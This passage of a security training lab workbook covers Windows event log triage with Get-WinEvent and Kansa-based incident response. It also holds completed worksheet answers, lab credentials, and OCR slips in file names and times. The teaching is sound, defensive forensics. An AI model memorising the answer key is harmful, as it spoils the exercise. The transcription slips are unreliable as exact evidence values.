


Then choose:

1. Filter Current Log... (in the Actions pane on the right).
2. Enter Event ID 4720 in the "Include/Exclude Event IDs..." box
3. Press OK.

The steps are illustrated in the next series of screenshots.






5. Fill in the 'Locate the event "A user account was created"' worksheet in the previous section.

6. Locate the event where a local user is added to the Administrators group.

In 511.5 – Critical Event 4: Adding Users to Privileged Groups – we learned that security log event 4732 is "A member was added to a security-enabled local group."

```
Get-WinEvent @{Path="\labs\511-5-security.evtx"; ID=4732}| fl | more
```

There are three events; the first one shows "Group Name: Administrators."



7. Fill in the "Locate the event where a local user is added to the Administrators group" worksheet in the previous section.

8. Locate the event where the event log was cleared.

In 511.5 – Critical Event 5: Clearing Event Logs – we learned that security log event 1102 is "The audit log was cleared."

```
Get-WinEvent @{Path="\labs\511-5-security.evtx"; ID=1102}| fl
```

```
TimeCreated : 4/3/2014 11:00:41 AM
ProviderName : Microsoft-Windows-Eventlog
Id           : 1102
Message      : The audit log was cleared.
Subject:
    Security ID: S-1-5-18
    Account Name: SYSTEM
    Domain Name: NT AUTHORITY
    Logon ID: 0x3E7
```

```
PS C:\labs>
```

9. Fill in the "Locate the event where the event log was cleared" worksheet in the previous section.

10. Locate the event where a service was installed, plus the associated error (two events).

In 511.5 – Critical Event 2: Service Creation – we learned that system log event 7045 is "A service was installed in the system" and 7030 is a common service error associated with malware.

Search for those two event IDs in the system log.

Note: We are changing from the security log (\labs\511-5-security.evtx) to the system log (\labs\511-5-system.evtx), so be sure to adjust your command accordingly.

```
Get-WinEvent @{Path="\labs\511-5-system.evtx"; ID=7030,7045}| fl
```

```

TimeCreated : 4/3/2014 12:11:43 PM
ProviderName : Service Control Manager
Id : 7030
Message : The MKqGwnBYquBHjoRAzTzNbG service is marked as an interactive service.
         However, the system is configured to not allow interactive services. This
         service may not function properly.

TimeCreated : 4/3/2014 12:11:43 PM
ProviderName : Service Control Manager
Id : 7045
Message : A service was installed in the system.

         Service Name: MKqGwnBYquBHjoRAzTzNbG
         Service File Name: %SYSTEMROOT%\xhNbNSEH.exe
         Service Type: user mode service
         Service Start Type: demand start
         Service Account: LocalSystem

PS C:\labs>
    
```

11. Fill in the "Locate the event where a service was installed, plus the associated error (two events)" worksheet in the previous section.

12. A Kingston USB was inserted into the system. Five related events are triggered within the same second. List the date/time and the five related initial event IDs.

One approach: Search for the system event IDs associated with initial USB insertion. These are discussed in the 511.5 section, "Critical Event 7: External Media Detection." The listed events are 7045,10000,10001,10100,20001,20002,20003,24576,24577, and 24579.

Note: Some of these events are not present in this event log and will not match.

```

Get-WinEvent @{Path="\labs\511-5-system.evtx";
ID=7045,10000,10001,10100,20001,20002,20003,24576,24577,24579}
    
```

```

ProviderName: Microsoft-Windows-UserPnp

TimeCreated          Id LevelDisplayName Message
-----
4/17/2014 11:47:13 AM 20001 Information Driver Management concluded the proce...

ProviderName: Microsoft-Windows-WPDCClassInstaller

TimeCreated          Id LevelDisplayName Message
-----
4/17/2014 11:47:13 AM 24579 Information Autoplay registration was skipped for...
4/17/2014 11:47:13 AM 24577 Information Media player and imaging program comp...

ProviderName: Microsoft-Windows-UserPnp

TimeCreated          Id LevelDisplayName Message
-----
4/17/2014 11:47:12 AM 20003 Information Driver Management has concluded the p...
    
```

A faster (but less complete) way is to search for the string "Kingston"):

```
Get-WinEvent @({Path="\labs\511-5-system.evtx"}) | Where {$_.Message -like "*Kingston*"}
```

ProviderName: Microsoft-Windows-UserPnp			
TimeCreated	Id	LevelDisplayName	Message
4/3/2014 11:26:20 AM	20001	Information	Driver Management concluded the proce...
4/3/2014 11:26:18 AM	20003	Information	Driver Management has concluded the p...
ProviderName: Microsoft-Windows-DriverFrameworks-UserMode			
TimeCreated	Id	LevelDisplayName	Message
4/3/2014 11:26:18 AM	10000	Information	A driver package which uses user-mode...
ProviderName: Microsoft-Windows-UserPnp			
TimeCreated	Id	LevelDisplayName	Message
4/3/2014 11:20:11 AM	20001	Information	Driver Management concluded the proce...
4/3/2014 11:20:07 AM	20003	Information	Driver Management has concluded the p...

As discussed previously, if you see red error warnings, you may suppress them by setting the \$ErrorActionPreference variable:

```
$ErrorActionPreference='silentlycontinue'
```

A search for "USB" shows similar results.

```
Get-WinEvent @({Path="\labs\511-5-system.evtx"}) | Where {$_.Message -like "*USB*"}
```

In all cases, the earliest listed time is 4/3/2014 8:20:07 AM PDT. Your time zone may be different, so the time (or date) may also be off by hours. Best to search for ":20:07".

We can search for all events logged during that second. There are dozens of ways to do this: In this case, we'll use the Unix/Linux-style "findstr".

```
Get-WinEvent @({Path="\labs\511-5-system.evtx"}) | findstr ":20:07"
```

4/3/2014 11:20:07 AM	24576	Information	Drivers were successfully installed f...
4/3/2014 11:20:07 AM	20003	Information	Driver Management has concluded the p...
4/3/2014 11:20:07 AM	10100	Information	The driver package installation has s...
4/3/2014 11:20:07 AM	10002	Information	The UMDF service WpdFs (CLSID {112DE4...
4/3/2014 11:20:07 AM	10000	Information	A driver package which uses user-mode...

13. Fill in the "A Kingston USB..." worksheet in the previous section.

14. List all unique error event IDs in 511-5-application.evtx.

A fast way to accomplish this task is to search for application event IDs by level. Here are the levels:

2: Error 3: Warning 4: Information

Search for level 2:

```
Get-WinEvent @{"Path"="\labs\511-5-application.evtx"; level=2}
```

```

ProviderName: VMware Tools
TimeCreated          Id LevelDisplayName Message
-----
4/29/2014 9:50:38 AM 1000 Error          [critical] [vmusr:Glib-GObject] file ...

ProviderName: Microsoft-Windows-LocationProvider
TimeCreated          Id LevelDisplayName Message
-----
4/19/2014 3:07:09 PM 2006

ProviderName: VMware Tools
TimeCreated          Id LevelDisplayName Message
-----
4/19/2014 1:29:30 PM 1000 Error          [critical] [vmusr:Glib-GObject] file ...
4/17/2014 3:08:51 PM 1000 Error          [critical] [vmsvc:Glib-GObject] file ...

PS C:\labs>

```

15. Fill in the "List all unique error event IDs in 511-5-application.evtx" worksheet in the previous section.

Answers

Event IDs with a count of one

<i>Data</i>	<i>Value</i>
Event IDs	1100, 1102, 4608, 4720, 4722, 4724, 4728, 4738, 4902, 5024, 5033

Locate the event "A user account was created"

<i>Data</i>	<i>Value</i>
Log Name	Security
Event ID	4720
Account Name	sec511
Time (minute and second)	:00:56

Locate the event where a local user is added to the Administrators group

<i>Data</i>	<i>Value</i>
Log Name	Security
Event ID	4732
Time (minute and second)	:01:16

Locate the event where the event log was cleared

<i>Data</i>	<i>Value</i>
Log Name	Security
Event ID	1102
Time (minute and second)	:00:41

Locate the event where a service was installed, plus the associated error (two events)

<i>Data</i>	<i>Value</i>
Log Name	System
Event IDs	7030, 7045
First 5 Characters of Service Name	MKqGw
Time (minute and second)	:11:43

A Kingston USB was inserted into the system. Five related events are triggered within the same second. List the date/time and the five related initial event IDs.

<i>Data</i>	<i>Value</i>
Log Name	System
Event IDs	10000, 10002, 10100, 20003 and 24576
Time (minute and second)	:20:07

List all unique error event IDs in 511-5-application.evtx

<i>Data</i>	<i>Value</i>
Event IDs	1000, 2006

Exercise 5.4 - Kansa - Persistence and Pivoting

Objectives

- Become familiar with Dave Hull's Kansa, a PowerShell-based IR framework. (<https://github.com/davehull/Kansa>)
- Analyze IR tool output from a compromised machine.
- Characterize details of the compromise.
- Become exposed to modern attack tactics, including
 - Persistence
 - Pivoting
- Find evidence of persistence and pivoting within Kansa output.

Exercise Setup


Note

This lab uses your Linux VM to parse the output files generated with Kansa.

Log in to the Sec-511-Linux VM:

- Username: **student**
- Password: **Security511**

Open a terminal in the Sec-511-Linux VM by clicking the desktop Terminal icon.



Challenges

Note

You cannot populate all fields with certainty. Some assumptions/guesses/hypotheses must be made for some of the data, which in a non-lab environment would then be tested and verified. For this lab, 10.5.100.x addresses are presumed to be clients, whereas 10.5.11.x are presumed to be servers.

1. Review Kansa output within `/labs/persist/Kansa_10.5.11.38/` that was generated from compromised host 10.5.11.38.
2. Discover and document evidence of adversary persistence on 10.5.11.38.

- **What is the filename associated with the persistence?**

System	File used for persistence
10.5.11.38	

- What is the location of the file used to achieve persistence?

<i>System</i>	<i>File used for persistence</i>	<i>File location</i>
10.5.11.38		

- How is the adversary ensuring the file executes each reboot?

<i>System</i>	<i>Method used for persistence</i>
10.5.11.38	

- What would be the network details for the persistent C2?

<i>Source IP</i>	<i>Source Port</i>	<i>Destination IP</i>	<i>Destination Port</i>


3. Discover and document evidence of both the initial attacker as well as a potential pivoted attack involving 10.5.11.38. Remember that the server network is 10.5.11.0/24, and the client network is 10.5.100.0/24. Also, remember that the initial attack socket is no longer active, and we are missing some information, requiring us to make an inference.

- What is the IP address of the attacker?

<i>Victim</i>	<i>Perceived Attacker</i>

• What is the socket pair of the pivot attack?

Source IP	Source Port	Destination IP	Destination Port

 Solution

Kansa

Our analysis will be performed using output from Kansa. Kansa is an advanced open source PowerShell-based IR framework written by Dave Hull. Kansa can both capture and analyze key information from many Windows hosts simultaneously. More details about Kansa are available on Dave's blog <http://trustedsignal.blogspot.com/search?q=kansa>. To get Kansa, check out the project's GitHub page: <https://github.com/davehull/Kansa>.

1. Review Kansa output within `/labs/persist/Kansa_10.5.11.38/` that was generated from compromised host 10.5.11.38.

- First, review the data provided by Kansa, which is parsed into individual folders:

```
cd /labs/persist/Kansa_10.5.11.38/  
ls -l
```

- Output should be similar to the following. Each individual folder is named for the detailed, typically tab-delimited, report included within.
 - **AnalysisReports:** This folder is something a bit different because it contains the results of Kansa's analysis scripts having been run against the collected data. These reports prove particularly useful in the case in which Kansa has been run against many systems (perhaps thousands). The AnalysisReports often leverage stacking analysis, which we refer to as long tail analysis. Even though the AnalysisReports will be less robust in our case, they can still prove a useful starting point for our own analysis.
 - **Autorunsc:** Data provided here details items that have been configured to automatically start on the system in question. These details are great for discovering an adversary's attempts (successful or otherwise) at persistence.
 - **Handle:** When applications interact with elements such as files, registry keys, or more complex structures, a handle is instantiated to reference the object. For our purposes, the handle report, most importantly, provides details about processes and their interactions with files or registry objects. For example, after determining a process to be malicious or suspicious, the detailed output of the handle report for that process can be reviewed.

- **LocalAdmins:** Simple report that identifies local administrator accounts on the system at the time of Kansa being run.
- **LogWinEventSecurity:** This report contains the entirety of the Security portion of the Windows Event Logs. It can prove useful when mining for particular events of interest.
- **NetIPInterfaces:** Simple accounting of the network interfaces.
- **NetRoutes:** Simple accounting of the network routes configured on the system.
- **Netstat:** Tab-delimited Netstat output that includes references to the owning process ID. A simple and useful starting point to look for active connections to an adversary as well as the pivot attack information.
- **PrefetchFiles:** Windows includes a Prefetcher, which monitors the early execution of applications to determine what is loaded by the application when it runs. This information is stored in C:\Windows\Prefetch. When an application is launched, Windows looks for a Prefetch entry to more rapidly load what is needed by the application. Pshew! For our purposes, the presence of a Prefetch entry can help indicate that a binary was executed. PrefetchFiles includes a .zip that contains the actual .pf files from the C:\Windows\Prefetch directory.
- **PrefetchListing:** See preceding for a discussion of Prefetch. This tab-delimited report simply accounts for each of the Prefetch entries that exist. The naming convention is such that we can tell particular binaries that have executed in this case.
- **Products:** A quick list of installed products that would show up in the Add/Remove Programs portion of the Control Panel.
- **SvcAll:** An accounting of the current state and configuration of all Windows Services.
- **Tasklistv:** A tab-delimited verbose accounting of all processes running on the system at the time of collection. This is a parsed equivalent of tasklist /v having been run.
- **TempDirListing:** A report that details the contents of temporary directories. This can be useful because adversaries often drop files in these locations due to the lower security requirements compared to other locations.

```
Terminal
File Edit View Terminal Go Help
student@Sec-511-Linux:~$ cd /labs/persist/Kansa_10.5.11.38/
student@Sec-511-Linux:/labs/persist/Kansa_10.5.11.38$ ls -l
total 56
drwxr-xr-x 2 root root 4096 Jul  6 12:20 AnalysisReports
drwxr-xr-x 2 root root 4096 Jul  6 12:20 Autorunsc
drwxr-xr-x 2 root root 4096 Jul  6 12:20 Handle
drwxr-xr-x 2 root root 4096 Jul  6 12:20 LocalAdmins
drwxr-xr-x 2 root root 4096 Jul  6 12:20 LogWinEventSecurity
drwxr-xr-x 2 root root 4096 Jul  6 12:20 NetIPInterfaces
drwxr-xr-x 2 root root 4096 Jul  6 12:20 NetRoutes
drwxr-xr-x 2 root root 4096 Jul  6 12:20 Netstat
drwxr-xr-x 2 root root 4096 Jul  6 12:20 PrefetchFiles
drwxr-xr-x 2 root root 4096 Jul  6 12:20 PrefetchListing
drwxr-xr-x 2 root root 4096 Jul  6 12:20 Products
drwxr-xr-x 2 root root 4096 Jul  6 12:20 SvcAll
drwxr-xr-x 2 root root 4096 Jul  6 12:20 Tasklistv
drwxr-xr-x 2 root root 4096 Jul  6 12:20 TempDirListing
student@Sec-511-Linux:/labs/persist/Kansa_10.5.11.38$
```

Each folder contains a delimited report

2. Discover and document evidence of adversary persistence on 10.5.11.38.

Note: More information than is necessary to complete the exercise is included by Kansa, so we will not necessarily hit on all the information/reports. Additional information about the incident could well be gleaned by exploring additional information.

- Start with the AnalysisReports folder to look for potential items of interest:

```
cd /labs/persist/Kansa_10.5.11.38/AnalysisReports
ls -l
```

- Output should be similar to the following:

```
Terminal
student@Sec-511-Linux:/labs/persist/Kansa_10.5.11.38/AnalysisReports$ ls -l
total 944
-rw-r--r-- 1 root root 354354 Jul  6 10:14 ASEImagePathLaunchStringMD5Stack
-rw-r--r-- 1 root root  1138 Jul  6 10:14 ASEImagePathLaunchStringMD5UnsignedStack
-rw-r--r-- 1 root root 347174 Jul  6 10:14 ASEImagePathLaunchStringPublisherStack
-rw-r--r-- 1 root root 182272 Jul  6 10:14 ASEImagePathLaunchStringStack
-rw-r--r-- 1 root root   710 Jul  6 10:14 ASEImagePathLaunchStringUnsignedStack
-rw-r--r-- 1 root root  4666 Jul  6 10:14 HandleProcessOwnerStack
-rw-r--r-- 1 root root   368 Jul  6 10:14 LocalAdminStack
-rw-r--r-- 1 root root 35400 Jul  6 10:14 PrefetchListingLastWriteTime
-rw-r--r-- 1 root root 17442 Jul  6 10:14 PrefetchListingStack
student@Sec-511-Linux:/labs/persist/Kansa_10.5.11.38/AnalysisReports$
```

- As you saw before with the Autoruns lab, a good starting point with Autoruns output was reviewing those items highlighted in red, which corresponded to the Unsigned/Unverified entries. This is not perfect, as you saw in the previous lab that attack files can be signed, too. This information could serve as a good starting point for identifying the persistence.
- Let's check out the **ASEImagePathLaunchStringMD5UnsignedStack** report. Don't forget to tab complete and save yourself some keystrokes!

```
less ASEImagePathLaunchStringMD5UnsignedStack
```

```
Terminal
ct ImagePath          LaunchString          MD5          Publisher
-----
0 <NULL>              <NULL>              <NULL>       <NULL>
1 c:\windows\temp\ofxdcaikibnza.vbs C:\Windows\TEMP\0FxDcAIkIbnza.vbs 50aac6478fb209e29b0ee0f74f8bc341 <NULL>

Statistics:
-----
Elements processed: 1090
Elements output:    2
Execution time:    0.02 seconds

(END)
```

That looks a bit abnormal

- Press **q** after you have completed reviewing the information.
- **What is the filename associated with the persistence?**

We determined the filename was **0FxDcAIkIbnza.vbs** from the analysis report:

System	File used for persistence
10.5.11.38	OFxDcAlklbnza.vbs


- What is the location of the file used to achieve persistence?

System	File used for persistence	File location
10.5.11.38	OFxDcAlklbnza.vbs	C:\Windows\TEMP\

- How is the adversary ensuring the file executes each reboot?

1. We have not yet determined this, so we need to dig deeper into the Autoruns information rather than just the analysis report.

```
cd /labs/persist/Kansa_10.5.11.38/Autorunsc
ls -l
```



2. The file of interest is **localhost-Autorunsc.tsv**, and we are particularly interested in references to **OFxDcAlklbnza.vbs**


3. Although we could grep for **OFxDcAlklbnza.vbs**, the lack of Header information could prove problematic. Instead let's open the file in Gnumeric, which should understand the tab-delimited format and make it easy to handle.

```
gnumeric localhost-Autorunsc.tsv &
```

4. Now let's make it so the Header Row is always shown; click the **1** for the top row.


5. Now click View.

6. Finally, click Freeze Panes.




7. Now we can search for the content of interest; click Edit.

8. Next click Search.




9. In the Window that pops up, populate the search parameter with **OFxDcAikIbnza.vbs**

10. Next click Find.



11. In the Window that pops up, click Close.



A	B	C	H
Time	EntryLocation	Entry	ImagePath
7/6/2014	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run	(Default)	c:\windows\temp\ofxdcaikibnza.vbs

12. In the preceding screenshot, you see reference to a Registry key

HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run that is used as the means for persistence. The random name, the fact it is a .vbs script, and the Entry name of "(Default)" all serve to indicate that this entry is malicious.

System	Method used for persistence
10.5.11.38	Registry – HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

• **What would be the network details for the persistent C2?**

This is not immediately obvious from the data provided. We would want to forensically acquire the system. In particular, we would review the .vbs script previously referenced and perhaps even attempt to run it in isolation.

